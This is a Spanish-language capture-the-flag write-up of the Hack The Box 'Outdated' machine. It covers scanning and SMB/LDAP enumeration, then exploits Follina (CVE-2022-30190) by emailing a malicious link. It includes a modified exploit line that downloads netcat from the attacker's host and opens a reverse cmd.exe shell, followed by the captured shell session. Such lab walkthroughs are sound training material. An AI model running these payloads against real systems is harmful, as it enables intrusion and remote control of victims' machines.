




1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.




```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# ping -c 1 10.10.11.175
PING 10.10.11.175 (10.10.11.175) 56(84) bytes of data.
64 bytes from 10.10.11.175: icmp_seq=1 ttl=127 time=63.7 ms

--- 10.10.11.175 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 63.705/63.705/63.705/0.000 ms

┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# 
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.




```
# Nmap 7.93 scan initiated Sat Jan  7 09:49:09 2023 as: nmap -sCV -p 25,53,88,135,139,389,445,464,593,636,3268,3269,5985,8530,8531,9389,49667,49687,49688,49690,49910,49926,51561 -v -n -oN targeted 10.10.11.175
Nmap scan report for 10.10.11.175
Host is up (0.050s latency).

PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: mail.outdated.htb, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-01-07 14:49:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-01-07T14:50:56+00:00; +6h00m00s from scanner time.
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb, DNS:OUTDATED
| Issuer: commonName=outdated-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-06-18T05:50:24
| Not valid after:  2024-06-18T06:00:24
| MD5:   ddf3d13d3a6a3fa01dee8321678483dc
|_SHA-1: 75443aeeffbc2ea7bf6113800a6c16f1cd07afce
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-01-07T14:50:55+00:00; +5h59m59s from scanner time.
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb, DNS:OUTDATED
| Issuer: commonName=outdated-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-06-18T05:50:24
| Not valid after:  2024-06-18T06:00:24
| MD5:   ddf3d13d3a6a3fa01dee8321678483dc
|_SHA-1: 75443aeeffbc2ea7bf6113800a6c16f1cd07afce
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: outdated.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC.outdated.htb, DNS:outdated.htb, DNS:OUTDATED
| Issuer: commonName=outdated-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-06-18T05:50:24
```

A raiz de los datos obtenidos de la ejecución del comando nmap, actualizamos el /etc/hosts de nuestra máquina atacante, con los siguientes datos.




```
 GNU nano 7.1                                                                                   /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.175 mail.outdated.htb dc.outdated.htb outdated.htb
```

Vemos que la máquina víctima tiene expuesto el puerto TCP/53. Intentamos realizar un ataque de transferencia de zona, pero no obtenemos resultados.




```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# dig 10.10.11.175 outdated.htb axfr

; <<>> DiG 9.18.8-1-Debian <<>> 10.10.11.175 outdated.htb axfr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 3146
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 512
;; QUESTION SECTION:
;10.10.11.175.                  IN      A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023010700 1800 900 604800 86400

;; Query time: 7 msec
;; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
;; WHEN: Sat Jan 07 10:00:57 CET 2023
;; MSG SIZE  rcvd: 116

; Transfer failed.
```

Revisamos ahora el servicio SMB de la máquina víctima. Primero comprobamos si tiene vulnerabilidades con la herramienta NMAP.




```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# nmap --script smb-vuln* -p 139,445 10.10.11.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 10:19 CET
Nmap scan report for mail.outdated.htb (10.10.11.175)
Host is up (0.044s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

No obteniendo ningún resultado, revisamos los recursos compartidos.




```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# smbclient -L 10.10.11.175 -N

        Sharename       Type      Comment
        ─────────       ────      ───────
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
        UpdateServicesPackages Disk      A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
        WsusContent     Disk      A network share to be used by Local Publishing to place published content on this WSUS system.
        WSUSTemp        Disk      A network share used by Local Publishing from a Remote WSUS Console Instance.
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Revisamos el directorio que tenemos capacidad para leer su contenido y vemos el fichero “*NOC_Reminder.pdf*”. Nos lo descargamos a nuestra máquina de atacante y revisamos su contenido.



```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# smbclient \\\\10.10.11.175\\Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jun 20 17:01:33 2022
  ..                                  D        0  Mon Jun 20 17:01:33 2022
  NOC_Reminder.pdf                   AR   106977  Mon Jun 20 17:00:32 2022

                9116415 blocks of size 4096. 1641866 blocks available
```

©Dandy_loco
https://dandyloco.github.io/



ATTENTION IT STAFF

Due to last week's security breach we need to rebuild some of our core servers. This has impacted a handful of our workstations, update services, monitoring tools and backups. As we work to rebuild, please assist our NOC by e-mailing a link to any internal web applications to itsupport@outdated.htb so we can get them added back into our monitoring platform for alerts and notifications.


We have also onboarded a new employee to our SOC to assist with this matter and expedite the recovery of our update services to ensure all critical vulnerabilities are patched and servers are up to date. The CVE list below is top priority, and we must ensure that these are patched ASAP.

Thank you in advance for your assistance. If you have any questions, please reach out to the mailing list above.

CVE ID	Type	Publish Date	Score	Access	Complexity	Description
CVE-2022-30190	Exec Code	2022-06-01	9.3	Remote	Medium	Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability.
CVE-2022-30138	Exec Code	2022-05-18	7.2	Local	Low	Windows Print Spooler Elevation of Privilege Vulnerability.
CVE-2022-30129	Exec Code	2022-05-10	6.8	Remote	Medium	Visual Studio Code Remote Code Execution Vulnerability.
CVE-2022-29130	Exec Code	2022-05-10	9.3	Remote	Medium	Windows LDAP Remote Code Execution Vulnerability.
CVE-2022-29110	Exec Code	2022-05-10	9.3	Remote	Medium	Microsoft Excel Remote Code Execution Vulnerability


Parece que hemos obtenido una serie de vulnerabilidades de las que nos podríamos aprovechar.

Antes de empezar a revisarlas … vamos a seguir enumerando el sistema. Como el servicio RPC está expuesto, vamos a intentar enumerar la información. Como aun no tenemos credenciales, lo intentamos con "Null Session".



```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# rpcclient -U "" 10.10.11.175 -N -c "enumdomusers"
result was NT_STATUS_ACCESS_DENIED
```

Tampoco tenemos éxito enumerando por LDAP.




```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# ldapsearch -x -H ldap://10.10.11.175 -b "DC=outdated,dc=htb"
# extended LDIF
#
# LDAPv3
# base <"DC=outdated,dc=htb"> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

2. Explotación y acceso


Analizamos la primera vulnerabilidad CVE-2022-30190 y encontramos la siguiente URL: https://ciberseguridad.blog/analizando-y-explotando-follina-msdt-cve-2022-30190/

Nos clonamos el repositorio de JohnHammond y realizamos una pequeña modificación para que no descargue NC de internet.




```
command = args.command
if args.reverse:
    command = f"""Invoke-WebRequest http://10.10.14.12:8080/nc64.exe?raw=true -OutFile C:\\Windows\\Tasks\\nc.exe; C:\\Windows\\Tasks\\nc.exe -e cmd.exe {serve_host} {args.reverse}"""
```

Ejecutamos el exploit.




```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# python3 follina.py -r 9001 -i tun0 -p 80
[+] copied staging doc /tmp/1x_9_xj4
[+] created maldoc ./follina.doc
[+] serving html payload on :80
[+] starting 'nc -lvnp 9001'
listening on [any] 9001 ...
```

Nos creamos un servidor web con Python por el puerto 8080, apuntando al directorio del repositorio clonado anteriormente.




```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.175 - - [07/Jan/2023 13:03:47] "GET /nc64.exe?raw=true HTTP/1.1" 200 -
```

Enviamos un correo electrónico a itsupport@outdated.htb con swaks.



```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# swaks --to itsupport@outdated.htb --from test@test.local --body "http://10.10.14.12" --header "Subject: Application"
=== Trying outdated.htb:25...
=== Connected to outdated.htb.
<-  220 mail.outdated.htb ESMTP
 -> EHLO kali
<-  250-mail.outdated.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<test@test.local>
<-  250 OK
 -> RCPT TO:<itsupport@outdated.htb>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Sat, 07 Jan 2023 14:02:01 +0100
 -> To: itsupport@outdated.htb
 -> From: test@test.local
 -> Subject: Application
 -> Message-Id: <20230107140201.154177@kali>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 ->
 -> http://10.10.14.12
 ->
 ->
 -> .
<-  250 Queued (10.500 seconds)
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
```


Conseguimos acceso a la máquina como el usuario "btables".



```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# python3 follina.py -r 9001 -i tun0 -p 80
[+] copied staging doc /tmp/1x_9_xj4
[+] created maldoc ./follina.doc
[+] serving html payload on :80
[+] starting 'nc -lvnp 9001'
listening on [any] 9001 ...

connect to [10.10.14.12] from (UNKNOWN) [10.10.11.175] 49872
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\btables\AppData\Local\Temp\SDIAG_27591986-95f3-45b8-8a5b-cf9f9948f569>
C:\Users\btables\AppData\Local\Temp\SDIAG_27591986-95f3-45b8-8a5b-cf9f9948f569>whoami
whoami
outdated\btables

C:\Users\btables\AppData\Local\Temp\SDIAG_27591986-95f3-45b8-8a5b-cf9f9948f569>
```


3. Movimiento lateral

Si consultamos la dirección IP, vemos que estamos ante algún tipo de contenedor. Deberemos escaparnos de alguna forma, para llegar a la máquina 10.10.11.175.




```
C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.20.1

C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>
```

Realizamos una consulta sobre los usuarios del dominio.




```
C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>net user /domain
net user /domain
The request will be processed at a domain controller for domain outdated.htb.


User accounts for \\DC.outdated.htb

-------------------------------------------------------------------------------
Administrator            btables                  Guest
krbtgt                   sflowers
The command completed successfully.
```

Revisamos los privilegios que tenemos como el usuario “btables”, pero no vemos nada de intereses.




```
C:\Users\btables\AppData\Local\Temp\SDIAG_e6826a3c-0a64-4dbc-814b-ac5928d65230>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Si consultamos los grupos a los que pertenece el usuario “btables”, vemos que pertenece al grupo del dominio “ITStaff”.




```
=============================================== ================ ================
======================== =================================================
Everyone                                    Well-known group S-1-1-0
                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545
                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4
                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1
                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15
                         Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0
                         Mandatory group, Enabled by default, Enabled group
OUTDATED\ITStaff                            Group            S-1-5-21-4089647348-
67660539-4016542185-1107 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
                         Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label            S-1-16-8192
```

Para trabajar más cómodamente, obtenemos una shell interactiva con ConPtyShell: https://github.com/antonioCoco/ConPtyShell

